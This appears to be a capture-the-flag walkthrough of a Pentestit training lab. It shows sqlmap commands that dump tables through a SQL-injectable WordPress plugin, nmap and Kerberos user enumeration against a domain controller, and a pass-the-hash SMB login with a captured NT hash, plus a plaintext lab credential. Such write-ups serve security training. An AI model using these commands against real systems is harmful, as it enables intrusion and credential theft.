
We can start with AD server or one of the HTTP servers. The easy will be to start with HTTP server, since we don't have credentials for AD.
Let's access the 172.16.0.11 via browser.




This looks similar to the site we found on 192.168.101.10. This could be internal IP address of same site, and if that is the case since we already found that there is a vulnerable plugin kittykitfish used, which we were not able to exploit at that time due to WAF in place. Since we are in internal network, we could give a try again. But before that let see if this is really the same site, or may be run through the discovery of this site i.e. 172.16.0.11 again. So, with below view source of the page, we are sure this is pointing to 192.168.101.10 and also there is kittycatfish being used. So, let review the sql injection exploit and try our way forward, to manage easier I prefer using burbsuite, so that with repeater we can quickly see the results.



Based on the exploit description at exploit-db, we can see the vulnerable parameter is kc-add. So lets open the vulnerable url and capture the response in burpsuite.






can you make out difference between the two requests and responses. First request/response if without any payload, second I just injected the singe quote. What changes in response, see closure, you will find “left: 50%;” is changed to “:px;”. This indicates there is indeed sql injection present. We can do manual exploit or we can use sqlmap to easy our life ☺


So, lets run below sqlmap command:

sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 -v 3 --threads 10 --string="left: 50%;"




Success, so let’s list down databases, with below commands


sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 -v 3 --threads 10 --string="left: 50%;" **--dbs**




Let's list down tables in testlabdb, with below command:
sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 --threads 10 --string="left: 50%;" **-D testlabdb --tables**



We can see there is a table tl_token, our token must be inside this table. So let's dump data from this table. Using below command:
sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 --threads 10 --string="left: 50%;" -D testlabdb **-T tl_token --dump**



This command will display the token, it's not shown here, because I don't won't to ruin your exercise and excitement. Here is the network diagram at this stage:



Next, target for us is 172.16.0.10, which is AD Server.

```
root@testlab:~/pentestit/lab11# nmap -A -sV -n 172.16.0.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 02:02 IST
Nmap scan report for 172.16.0.10
Host is up (0.64s latency).
Not shown: 983 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2017-07-01 04:47:18Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: TESTLAB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl          Microsoft SChannel TLS
```

```
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows Server 2012 (89%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 R2 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: WIN-U9CSMSIDNP7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -168d15h45m41s, deviation: 0s, median: -168d15h45m41s
|_nbstat: NetBIOS name: WIN-U9CSMSIDNP7, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2f:9d:23 (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: WIN-U9CSMSIDNP7
|   NetBIOS computer name: WIN-U9CSMSIDNP7\x00
|   Domain name: Test.Lab
|   Forest name: Test.Lab
|   FQDN: WIN-U9CSMSIDNP7.Test.Lab
|_  System time: 2017-06-30T21:48:30-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2017-07-01 10:18:30
|_  start_date: 2017-06-30 12:16:34

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   658.65 ms 10.255.0.1
2   658.70 ms 172.16.0.10
```

Based on above nmap scan results, couple of notes:

- NetBIOS and SMB ports are open, i.e. 139/tcp & 445/tcp. Also, the smb nmap script result confirms that we are able to connect to the AD via SMB with user level authentication.
- Domain name is Test.Lab
- Port 88 indicates it's kerberos

So, let's try Kerberos user enumeration using nmap script to see if we can find valid accounts:

```
root@testlab:~/pentestit/lab11# cat smbuser.txt
arm440
arm441
arm550
arm553
arm554
arm664
arm672
Administrator
root@testlab:~/pentestit/lab11# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='Test.Lab',userdb=/root/pentestit/lab11/smbuser.txt 172.16
.0.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 17:07 IST
Nmap scan report for 172.16.0.10
Host is up (0.33s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     arm554@Test.Lab
|_    Administrator@Test.Lab

Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
root@testlab:~/pentestit/lab11#
```

We found that there are two valid accounts arm554 and other is Administrator. Administrator password we don't know, but arm554 account we have password and also hash which we captured while digging 192.168.13.1 windows machine. First let's try "arm554:tiger":

```
root@testlab:~/pentestit/lab11# smbclient -L 172.16.0.10 -U arm554
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\arm554's password:
session setup failed: NT_STATUS_LOGON_FAILURE
```

It didn't worked, next let's try the hash value we found earlier for arm554, for this we need to use passthehash


We know couple of windows accounts user id and password which we captured from 192.168.13.1 machine. So, let's first enumerate the user on AD through smb to confirm the account.

```
root@testlab:~/pentestit/lab11# cat exp/arm554/New\ Text\ Document.txt
6361DEA164EE8FE91FE7B117FBC9CA5E

Shares:
docs
files
work
monthly

C: 20GB
D: 160 GB

Removed?root@testlab:~/pentestit/lab11#
root@testlab:~/pentestit/lab11# pth-smbclient --user=arm554 --pw-nt-hash -m smb3 -L 172.16.0.10 \\\\172.16.0.10\\ 6361DEA164EE8FE91FE7B117FBC9CA5E
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        files           Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
Connection to 172.16.0.10 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@testlab:~/pentestit/lab11#
```

Perfect, so we are in now, and able to see the active shares on AD. The share which looks interesting here is files, we can try others as well, but let's see what's inside files:

```
root@testlab:~/pentestit/lab11# pth-smbclient --user=arm554 --pw-nt-hash -m smb3 \\\\172.16.0.10\\files 6361DEA164EE8FE91FE7B117F
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul  1 02:10:00 2017
  ..                                  D        0  Sat Jul  1 02:10:00 2017
  network_test.txt                    A      103  Sat Jul  1 02:13:19 2017
  token.txt                           A       14  Sat Jul  1 06:44:55 2017

                10395647 blocks of size 4096. 8168197 blocks available
smb: \> get network_test.txt
getting file \network_test.txt of size 103 as network_test.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> get token.txt
getting file \token.txt of size 14 as token.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> exit
root@testlab:~/pentestit/lab11# cat token.txt
```


Inside files share we found two files token.txt and network_test.txt. You can go ahead and upload the RDP token for points, but you need to follow steps to get it. Here we are with the network diagram now:




Now, see let's see what's inside network_test.txt:

```
root@testlab:~/pentestit/lab11# cat network_test.txt
Hi, mate! Need to test ARP-table in DIR subnet.
I'll install intercepter admin:77_GrantedSuperAdmin_77root@testlab:~/pentestit/lab11#
```

